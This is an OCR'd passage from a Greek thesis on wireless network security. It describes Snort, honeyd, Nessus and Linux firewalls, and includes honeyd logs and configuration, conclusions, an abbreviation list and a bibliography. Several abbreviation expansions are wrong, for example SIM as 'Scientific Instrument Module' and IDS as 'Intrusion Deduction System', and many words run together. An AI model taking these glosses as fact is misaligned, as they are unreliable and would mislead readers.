
4.5 Προσπάθεια επίθεσης με διεπαφήLinux

Το λειτουργικό σύστημα των Linuxμας δίνει την δυνατότητα να εντοπίζουμε πολύ εύκολα όταν κάποιος στέλνει περίεργα πακέτα προς το δίκτυο μας και να τα απομονώνει όπως θα δούμε και παρακάτω.

4.5.1 Intrusion Deduction System (IDS) ή Snort

Το Snort είναιέναεργαλείοανίχνευσηςαπειλών (network intrusion detection system NIDS) ανοιχτούκώδικαπουδημιουργήθηκεαπότον Martin Roesch. Το Snort είναι ένα packetsniffer που παρακολουθεί και καταγράφει την κίνηση πακέτων στο δίκτυο σε πραγματικό χρόνο αναλύοντας το κάθε πακέτο για να εξετάσει εάν περιέχεται κακόβουλος κώδικας ή κάποια ύποπτη ανωμαλία. Ένα άλλο χαρακτηριστικό του εργαλείου αυτού είναι ότι βασίζεται στην βιβλιοθήκη libpcap (librarypacketcapture), ένα εργαλείο που χρησιμοποιείται ευρέως για την ανίχνευση και ανάλυση TCP/IP πακέτων. Μέσω της ανάλυσης πρωτοκόλλου και αναζήτησης και σύγκρισης περιεχομένων το snort ανιχνεύει μεθόδους επίθεσης, συμπεριλαμβανομένου denialofservice, bufferoverflow, CGI επιθέσεις, stealthportscans και SMB probes. Όταν ανιχνευτεί μια ύποπτη κίνηση στο δίκτυο, το snort την καταγράφει στο syslog σε πραγματικό χρόνο, δημιουργεί ένα ξεχωριστό αρχείο "alert" ή εμφανίζει ένα παράθυρο κειμένου.





4.5.2 Honeypot

Το Honeypot είναι ένα εργαλείο ανίχνευσης, εκτροπής ή σε μερικές περιπτώσεις εξουδετέρωσης της μη εξουσιοδοτημένης χρήσης πληροφοριών του συστήματος. Το Honeypot είναι ένα πολύτιμο εργαλείο επιτήρησης και προειδοποίησης του συστήματος. Μπορεί να διαμορφωθεί σε διάφορους τύπους καθώς μπορεί να ελέγχει αρχεία, εγγραφές δεδομένων ή και IP διευθύνσεις. Το Honeypot αναπαριστά έναν openproxy με σκοπό να παρακολουθήσει και να καταγράψει τις ενέργειες που γίνονται στο σύστημα και καλούνται sugarcane. Τα Honeypots δεν θα έχουν καμία αξία παραγωγής αποτελεσμάτων και ως εκ

τούτου δεν θα πρέπει να δούμε κάθενόμιμο της κυκλοφορίας ή της δραστηριότητας. Ότι καταγράψουν θα χαρακτηριστεί είτε ως malicious είτε ως unauthorized. Τα Honeypots μπορεί να δημιουργήσουν κινδύνους στο δίκτυο και για αυτό θα πρέπει να υπάρχει προσεκτικός χειρισμός αυτών. Εάν δεν υπάρχει σωστός χειρισμός, τότε ένας επιτιθέμενος μπορεί να τα χρησιμοποιήσει και να εκμεταλλευτεί το σύστημά μας.10

4.5.2.aTechnicalReport

Αφού εκτελέσαμε το Honeypot, είδαμε στο syslog του συστήματός μας να καταγράφεται κάποια κίνηση και ενδεικτικά παραθέτουμε κάποιες εγγραφές:

```
1. Jan 22 22:08:38 george-laptop honeyd[6353]: Connection request: tcp
   (195.251.166.78:33595 - 195.251.166.22:1477)

2. Jan 22 22:08:38 george-laptop honeyd[6353]: Connection request: tcp
   (195.251.166.78:37515 - 195.251.166.22:484)

3. Jan 22 22:08:38 george-laptop honeyd[6353]: Connection established:
   tcp (195.251.166.78:58687 - 195.251.166.22:1031)

4. Jan 22 22:08:38 george-laptop honeyd[6353]: Connection dropped by
   reset: tcp (195.251.166.78:58687 - 195.251.166.22:1031)

5. Jan 22 22:08:38 george-laptop honeyd[6353]: Connection established:
   tcp (195.251.166.78:39332 - 195.251.166.22:756)

6. Jan 22 22:08:38 george-laptop honeyd[6353]: Connection dropped by
   reset: tcp (195.251.166.78:39332 - 195.251.166.22:756)

7. Jan 22 22:08:38 george-laptop honeyd[6353]: Connection request: tcp
   (195.251.166.78:51307 - 195.251.166.22:1017)

8. Jan 22 22:08:38 george-laptop honeyd[6353]: Connection request: tcp
   (195.251.166.78:34211 - 195.251.166.22:524)
```

[10] Τμήμα Μηχανικών Πληροφοριακών & Επικοινωνιακών Συστημάτων ΠΜΣ: Ασφάλεια Πληροφοριακών & Επικοινωνιακών Συστημάτων SystemHardening&Auditing Εργασία στο μάθημα: Ασφάλεια Δικτύων Υπολογιστών

```
9. Jan 22 22:08:38 george-laptop honeyd[6353]: Connection request: tcp
   (195.251.166.78:47215 - 195.251.166.22:849)

10.     Jan 22 22:08:38 george-laptop honeyd[6353]: Connection request:
   tcp (195.251.166.78:38072 - 195.251.166.22:1022)

11.     Jan 22 22:08:38 george-laptop honeyd[6353]: Connection
   established: tcp (195.251.166.78:60471 - 195.251.166.22:2)

12.     Jan 22 22:08:38 george-laptop honeyd[6353]: Connection dropped
   by reset: tcp (195.251.166.78:60471 - 195.251.166.22:2)

13.     Jan 22 22:08:38 george-laptop honeyd[6353]: Connection request:
   tcp (195.251.166.78:57587 - 195.251.166.22:812)

14.     Jan 22 22:08:38 george-laptop honeyd[6353]: Connection
   established: tcp (195.251.166.78:34073 - 195.251.166.22:504)

15.     Jan 22 22:08:38 george-laptop honeyd[6353]: Connection dropped
   by reset: tcp (195.251.166.78:34073 - 195.251.166.22:504)
```

Διαβάζοντας επίσης τα logs που καταγράφηκαν στο Honeypot, δεν παρατηρήσαμε ούτε κάποια προσπάθεια επίθεσης ούτε κάποιο falsepositive μήνυμα. Την ταυτοποίηση των εγγραφών την κάναμε ελέγχοντας ταυτόχρονα και τα logs του snort αλλά και του συστήματός μας για να παρακολουθήσαμε πότε και τι πακέτα προσπαθούσαν να εισέλθουν στο σύστημά μας. Ουσιαστικά παρατηρούμε ότι όλα τα πακέτα που στέλνει ο σταθμός που επιτίθεται (195.251.166.78) σε κάποιον σταθμό (195.251.166.22) απορρίπτονται σύμφωνα με τις ρυθμίσεις που κάναμε στο configurationfile του honeypot. Οιρυθμίσειςαυτέςπαρουσιάζονταιακολούθως:

```
createtemplate1

set template1 personality "Microsoft Windows XP Professional SP1"

add template1 tcp port 80 "/usr/share/honyed/scripts/router-telnet.pl"

add template1 tcp port 22 "/usr/share/honeyd/scripts/test.sh"

bind 195.251.166.22 template1
```

Παρακάτω παραθέτουμε ενδεικτικές εγγραφές του logfile του honeypot:

1. 2009-01-22-22:07:39.0637 udp(17) - 195.251.166.175 1900 239.255.255.250 1900: 3862009-01-22-22:07:39.4041 tcp(6) - 92.119.130.243 3031 195.251.166.177 40932: 52 S [Windows 2000 RFC1323]

2. 2009-01-22-22:07:39.5399 tcp(6) - 94.66.11.231 58812 195.251.166.177 40932: 48 S [Windows XP SP1]

3. 2009-01-22-22:07:39.5676 udp(17) - 195.251.166.175 1900 239.255.255.250 1900: 425

4. 2009-01-22-22:07:39.6775 tcp(6) - 94.70.247.249 2319 195.251.166.177 40932: 52 S [Windows 2000 RFC1323]

5. 2009-01-22-22:07:40.1429 tcp(6) - 62.1.149.235 56617 195.251.166.177 40932: 52 S [Windows 2000 RFC1323]

6. 2009-01-22-22:07:40.1432 tcp(6) - 94.66.19.235 1709 195.251.166.177 40932: 48 S [Windows XP SP1]

7. 2009-01-22-22:07:40.6775 tcp(6) - 79.130.80.125 56051 195.251.166.177 40932: 48 S [Windows XP SP1]

Την δεδομένη χρονική στιγμή οι ips του επιτιθέμενου και του στόχου είναι 195.251.166.78 και 195.251.166.93 αντίστοιχα.

4.5.3Nessus

Το Nessus είναι ένα εύχρηστο πρόγραμμα ανίχνευσης ευπαθειών. Στόχος του Nessus είναι να ανακαλύψει τις πιθανές ευπάθειες στα ελεγχόμενα συστήματα, όπως

- Ευπάθειες που επιτρέπουν στον απομακρυσμένο επιτιθέμενο να πάρει τον έλεγχο του συστήματος ή να έχει πρόσβαση στα δεδομένα.
- Ευπάθειες από κακή διαχείριση του συστήματος.
- Ευπάθειες από την παραμονή των defaultpasswords.
- Ευπάθειες που προκαλούνται από τον επιτιθέμενο με την χρήση mangled πακέτων.

Συγκεκριμένα στα Unix, αποτελείται από το nessusd, το οποίο σαρώνει το σύστημα που ελέγχεται και παρουσιάζει στο χρήστη του προγράμματος τα αποτελέσματα.

4.5.4Τείχος προστασίας firewall

Η κύρια λειτουργία ενός firewall είναι η ρύθμιση της κυκλοφορίας δεδομένων ανάμεσα σε δύοδίκτυα υπολογιστών.Ο πυρήνας Linux περιλαμβάνει το υποσύστημα Netfilter, το οποίο χρησιμοποιείται για ναχειραγωγεί ή να αποφασίσει τη μοίρα της κίνησης δικτύου που κινείται προς ή μέσω τουδιακομιστή σας. Όλες οι μοντέρνες λύσεις τείχους προστασίας Linux χρησιμοποιούν αυτότο σύστημα για φιλτράρισμα πακέτων.Το σύστημα φιλτραρίσματος πακέτων του πυρήνα θα ήταν ελάχιστης χρήσης για τους διαχειριστές χωρίς μια διεπαφή χώρου χρήστη για να το διαχειρίζεται. Αυτός είναι οσκοπός των πινάκων ip. Όταν ένα πακέτο φτάνει στοδιακομιστή, θα περαστεί στο υποσύστημα Netfilter για αποδοχή, χειραγώγηση, ή απόρριψη βάση των κανόνων που παραχωρούνται από το χρήστη μέσω των πινάκων ip. Έτσι, οι πίνακες ip είναι τομόνο που χρειάζεστε για να διαχειριστείτε το τείχος προστασίας εάν είστε εξοικειωμένοιμε αυτό, αλλά υπάρχουν και πολλές προσόψεις διαθέσιμες για να απλοποιήσετε το έργο.

4.6 Συμπεράσματα

Βλέπουμε ότι το Linux μας δίνει παραπάνω δυνατότητες στο να προστατέψουμε το δίκτυο μας από επιτιθέμενους διότι μας αφήνει να θεσπίσουμε κανόνες και να κλείσουμε Portal που μπορούν να περιορίσουν τις επιλογές ενός επιτιθέμενου, μας παρέχει την δυνατότητα να ελέγχουμε τα πακέτα που μεταδίδονται προς το δίκτυο μας και να τα αποκλείσουμε.

Κεφάλαιο 5:

Επίλογος

5.1 Ανακεφαλαίωση

Σε αυτό το κεφάλαιο θα γίνει μια σύντομη ανασκόπηση της πτυχιακής εργασίας, των στόχων αλλά και των αποτελεσμάτων αυτής.

Στόχος αυτής της εργασίας ήταν να συγκρίνουμε κάποια από τα πιο γνωστά ασύρματα και κινητά δίκτυα. Ενδιαφέρον παρουσιάζει η απίστευτη εξέλιξη των διάφορων προτύπων με το πέρασμα των χρόνων. Η σύγκριση γίνεται παρουσιάζοντας τα βασικά πλεονεκτήματα και μειονεκτήματα τους και εξετάζοντας την ασφάλεια τους.

Στην αρχή της παρούσας εργασίας γίνεται μια προσέγγιση των δικτύων που έχουν εμφανιστεί μέχρι το 2000. Παρουσιάζονται με λεπτομέρειες τα βασικά χαρακτηριστικά και η αρχιτεκτονική τριών κύριων προτύπων διαφορετικών γενιών. Αναλύονται εκτενώς τα επίπεδα του κάθε προτύπου καθώς και οι λειτουργίες τους.

Το δεύτερο κεφάλαιο περιγράφει δύο πρότυπα που έχουν εμφανιστεί από το 2000 και έπειτα. Ουσιαστικά είναι συνέχεια του πρώτου κεφαλαίου και τα περιεχόμενα του είναι τα ίδια με του πρώτου.

Στο τρίτο κεφάλαιο που είναι και το πιο σημαντικό μελετάμε την ασφάλεια του καθενός δικτύου που προαναφέραμε. Παρουσιάζοντας τα μέτρα τα οποία χρησιμοποιούν εξετάζουμε το πόσο ευάλωτα είναι σε κάποια επίθεση.

Στο τέταρτο κεφάλαιο αναλύονται ορισμένες από τις πιο κοινές διάσημες και μη μεθόδους επίθεσης σε ασύρματα δίκτυα. Αναφέρονται τα εργαλεία που χρησιμοποιήθηκαν καθώς επίσης και οι δυσκολίες που παρουσιάστηκαν. Τέλος, αναφέρονται και κάποια αντιμέτρα τα οποία μπορεί να εφαρμόσει κάποιος για να καθυστερήσει, εάν όχι να εμποδίσει, μια επίθεση στο δίκτυο του.

5.2 Συμπεράσματα

Συνοψίζοντας αυτή την πτυχιακή, συμπεραίνουμε ότι η εξέλιξη των ασύρματων και κινητών δικτύων είναι άρρηκτα συνδεδεμένη με την ασφάλεια τους, καθώς το μέσο μετάδοσης μπορούν να το ακροάζονται παρά πολλοί. Οι κατασκευαστές των προτύπων έχουν δημιουργήσει πάρα πολλούς τρόπους προστασίας των δεδομένων και της πρόσβασης σε αυτά. Δυστυχώς, λόγω έλλειψης εξοπλισμού δεν μπορέσαμε να βγάλουμε εκτενέστερα συμπεράσματα για τα δίκτυα GSM και CDMA καθώς και για το πρότυπο WiMax το οποίο ακόμα δεν έχει στηθεί στην Ελλάδα παρά μόνο στο Άγιο Όρος όπου και λειτουργεί πιλοτικά. Γι' αυτό και δεν μπορέσαμε να κάνουμε εμείς επίθεση και να υλοποιήσουμε αντιμέτρα για να πειραματιστούμε με την ασφάλεια τους. Παρατηρήσαμε ότι ένας επιτιθέμενος ο όποιος ξέρει την αρχιτεκτονική και τον τρόπο λειτουργίας των ασύρματων και κινητών δικτύων μπορεί να αποκτήσει πρόσβαση στο δίκτυο μας, ιδιαιτέρα για το Wi-Fi βλέπουμε ότι:

- Ενώ υπάρχουν πάρα πολλοί τρόποι ασφάλειας (WEP, WPAWPA2) με την ίδια περίπου επίθεση(bruteforce) μπορούμε να αποκτήσουμε το κλειδί
- Και με Linux πάλι μπορούμε αλλά πιο δύσκολα έχουμε πρόσβαση

Συμπεραίνουμε για την ασφάλεια,επιτακτική είναι η ανάγκη δημιουργίας νέων προτύπων και μεθόδων ασφάλειας, καθώς η επίθεση σε ένα Wi-Fi έχει γίνει πολύ εύκολη και για έναν απλό χρήστη.

Με σωστή λειτουργιά των μηχανισμών ασφάλειας από τον διαχειριστή του δικτύου, όπως είδαμε μπορούμε να καθυστερήσουμε την επιτυχία μιας επίθεσης χρησιμοποιώντας πολλούς τρόπους ασφαλείας μαζί, κάνοντας την επίθεση ανούσια για των επιτιθέμενο.

5.3 Μελλοντική εργασία

Από την ανάλυση των κεφαλαίων προκύπτουν θέματα που επιδέχονται περισσότερης διερεύνησης , όπως :

- Από την ανάλυση του WiMax (802,16c) προκύπτει η αναγκαιότητα για την ανάλυση τις ασφάλειας του WiMax(802,16m) και σύγκριση του με το 802.16c.

- Η έρευνα της ασφάλειας τωνGSMκαι CDMA.

Συντομογραφίες

A

AA: Authenticator Address

AB: Access Burst

AuC: Authentication Center

AES: Advanced Encryption Standard

AGCH: Access Grant Channel

AIPA: Air Interface Protocol Architecture

AKA: Authentication and Key Agreement

AMC: Adaptive Modulation and Coding Scheme

AMPS: Advanced Mobile Phone Service

ARP: Address Resolution Protocol

ARQ: Automatic Retransmission Request

ASN: Access Service Network

B

BCCH: Broadcast Control Channels

BCH: Broadcast Channels

BS: Base Station

BSC: Base Station Controller

BSS: Base Station Subsystem

BSSAP: Base Station System Application Part

BTS: Base Transceiver Station

C

CAVE: Cellular Authentication and Voice Encryption

CBR: Constant Bit Rate

CC: Call Control

CCCH: Common Control Channels

CCK: Complementary Code Keying

CDM: Code Division Multiplex

CDMA: Code Division Multiple Access

CM: Connection Management

CMEA: Cellular Message Encryption Algorithm

CSMA/CA: Carrier Sense Multiple Access with Collision Avoidance

CSN: Connectivity Service Network

D

DB: Dummy Burst

DCCH: Dedicated Control Channels

DCF: Distributed Coordination Function

DECT: Digital Enhanced Cordless Telecommunications

DES: Data Encryption Standard

DFS: Dynamic Frequency Selection

DHCP: Dynamic Host Control Protocol

DS: Distribution Service

DSC: Distributed Control System

DSL: Digital Subscriber Line

DSSS: Direct Sequence Spread Spectrum

E

EETT: Enhancing Education through Technology

EIR: Equipment Identity Register

ESN: Electronic Serial Number

ESS: Extended Service Set

ESSID: Ess Service Set Identifier

ETSI: European Telecommunications Standard Institute

F

FACCH: Fast Associated Control Channel

FB: Frequency Correction Burst

FCCH: Frequency Correction Channel

FDD: Frequency Division Duplex

FDMA: Frequency Division Multiple Access

FEC: Forward Error Correction

FFT: Fast Fourier Transform

FHSS: Frequency Hopping Spread Spectrum

G

GSM: Global System for Mobile

3GPP2MK: Third Generation Partnership Project 2

H

HARQ: Hybrid Automatic Retransmission Request

HDLC: High-level Data Link Control

HEC: Header Error Check

HLR: Home Location Register

I

IDFT: Inverse Discrete Fourier Transform

IDS: Intrusion Deduction System

IEEE: Institute for Electrical and Electronic Engineers

IETF: Internet Engineering Task Force

IFFT: Inverse Fast Fourier Transform

IMEI: International Mobile Equipment Identity

IMSI: International Mobile Subscriber Identity

IMT: International Mobile Telecommunication

ISDN: Integrated Services Digital Networks

ISI: Inter Symbol Interference

ITU: International Telecommunication Union

IWF: Interworking Function

K

Key-ID: Key Identifier

L

LAC: Link Access Control

LAN: Local Area Network

LSFR: Linear feedback Shift Register

LTE: Long Term Evolution

M

MAC: Media Access Control

MIMO: Multiple Input Multiple Output

MM: Mobility Management

MS: Mobile Station

MSC: Mobile Switching Center

N

NAP: Network Access Provider

NB: Normal Burst

NLOS: Non Light of Sight

NSP: Network Service Provider

O

OFDM: Orthogonal Frequency Division Multiplexing

OMC: Operation and Maintenance Center

OSI: Open System Interface

P

PAGCH: Paging and Access Grant Channel

PCF: Point Coordination Function

PCH: Paging Channel

PCS: Paving Control System

PDSN: Packet DataService Node

PHY: Physical layer

PLMN: Public Land Mobile Network

PSTN: Public Switched Telephone Network

Q

QoS: Quality of Service

R

RACH: Random Access Channel

RADIUS: Remote Access Dial-In User Service

RCs: Radio Configurations

RFCs: Request for Comments

RLP: Radio Link Protocol

RPs: Reference Points

RR: Radio Resource

S

SACCH: Slow Associated Control Channel

SB: Synchronization Burst

SCH: Synchronization Channel

SDCCH: Start-alone Dedicated Control Channel

SFD: Start Frame Delimiter

SIM: Scientific Instrument Module

SINR: Signal to Interference Noise Ratio

SMS: Short Message Service

SNR: Signal to Noise Ratio

SRBP: Signaling Radio Burst Protocol

SS: Service Support

SSD: Shared Secret Data

SSID: Service Set Identifier

T

TCH: Traffic Channel

TCP/IP: Transmission Control Protocol / Internet Protocol

TDD: Time Division Duplex

TDM: Time Division Multiplex

TDMA: Time Division Multiple Access

TKIP: Temporal Key Integrity Protocol

TLS: Transport Layer Security

TMSI: Temporary Mobile Subscriber Identity

TPC: Transmit Power Control

U

UMTS: Universal Mobile Telecommunications

V

VBR: Variable Bit Rate

VLR: Visitor Location Center

W

WCDMAC: Wideband Code Division Multiple Access

WEP: Wired Equivalent Privacy

Wi-Fi: Wireless - Fidelity

WLAN: Wireless Local Area Network

WPA: Wi-Fi Protected Access

WSN: Wireless Sensor Networks

Βιβλιογραφία

Δημοσιεύσεις

[1] «Cracking WiFi Protected Access (WPA), Part 2», Seth Fogie, 2005

[2]«Distributed WPA Cracking»¨, Rodney Beede, Ryan Kroiss and ArpitSud, 2011

[3] «Requirements for Secure Wireless Networks: An Analysis of the WEP and WPA with Aircrack-ng Suite», Amos Olagunju and Timothy Seedorf

Τεχνικές Αναφορές

[1]«Ασφάλεια Πληροφοριακών & Επικοινωνιακών Συστημάτων (SystemHardening&Auditing)»,Μακροδημήτρης Γεώργιος και Όσσας Λεωνίδας

Βιβλία

[1]«Wireless Data Technologies Reference. Handbook.eBook-DDU» Vern A. Dubendorf, John Wiley & Sons,2003

[2]«Multimedia Wireless Networks: Technologies, Standards and QoS»AuraGanz, ZviGanz, KittiWongthavarawat,Prentice Hall PTR,2003

[3] «Networking-Wireless Communications» Andrew J. Viterbi, Prentice Hall Signal Processing Series | Alan V. Oppenheim

[4] «Mobile Telecommunications Protocols for Data Networks»Anna Hác,John Wiley & Sons, 2003

[5] «GSM Switching, Services and Protocols Second Edition»JörgEberspächer Hans-JörgVögel and Christian Bettstetter, John Wiley & Sons, 2001

Ιστοσελίδες

[1]«Practical attacks against WEP and WPA», Martin Beck, TU-Dresden, Germany

EricTews, TU-Darmstadt, Germany,2008

Διπλωματικές Εργασίες

[1]«Το ζήτημα ασφάλειας στα δίκτυα GSMκαι GPRS»,Αδαμαντία Π. Σταθάκη

[2] «Διαμόρφωση Ασφαλών Ασύρματων Εταιρικών Δικτύων», Ψαρράς Νικόλαος

[3]«Εισαγωγή στην τεχνολογία ασύρματης δικτύωσηςWiMAx»,Μπαταγιάννης Απόστολος και Σκαλιδάκης Αντώνιος